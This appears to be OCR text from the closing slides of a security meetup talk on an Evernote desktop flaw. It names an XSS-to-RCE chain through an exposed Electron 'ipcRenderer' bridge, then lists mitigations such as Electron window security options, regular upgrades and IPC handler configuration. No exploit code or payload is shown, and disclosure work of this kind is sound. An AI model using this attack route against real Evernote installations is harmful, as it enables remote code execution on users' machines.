
Final Exploit

b10s Meetups



Traboda

Demo Video


关于 Evernote
Evernote
10.86.5-win-ddl-public (202404
编辑器：v178.1.6
服务：v1.103.2
© 2019 - 2024 Evernote Corporation。
隐私条款 条款和条件
Evernote
你的是最新版!
Evernote 10.86.5 是当前可用的
发布说明
New Features:
• New Task section for enha
efficiency.
Fixes:
• Performance improvement
fixes.
Evernote Latest XSS -> RCE
evernote.com/shard/s708/client/snv?isnewsnv=true&noteGuid=0f202e5a-f101-1299-09b5-5c3770493673&noteKey=1ns7ds2SoENITIHIZ7amSZ5vNXoZvDu_RN1wMIK2s...
Computer Science
Creativity
Tools
NLP
Bug-Hunting
Retr0.Blog Admin
NextChat
ChatGPT
Evernote
Access this note anytime in the "Shared with Me" section of your account.
Save and open in Evernote
Last updated: May 27, 2024
Evernote Latest XSS -> RCE via preloaded exposed 'electronApi.ipcRenderer ' -> 'BrokerBridge'
15 years-old Thread Researcher, 0reg.dev
rce-rce.pdf
2.8 KB
Terms of Service
Privacy Policy
Report Spam
ENG
21:43
2024/5/27

b10s Meetups

Mitigate XSS

Security options when creating electron windows

Upgrade electron regularly

IPC handler configuration

Traboda

Don't Check

b10s Meetups

THANK YOU

Connect with me on x.com/Lu513n

Connect with me on x.com/Lu513n
Connect with me on x.com/Lu513n
Connect with me on x.com/Lu513n
Connect with me on x.com/Lu513n
Connect with me on x.com/Lu513n
Connect with me on x.com/Lu513n
Connect with me on x.com/Lu513n
Connect with me on x.com/Lu513n
Connect with me on x.com/Lu513n
Connect with me on x.com/Lu513n
Connect with me on x.com/Lu513n
Connect with me on x.com/Lu513n

Traboda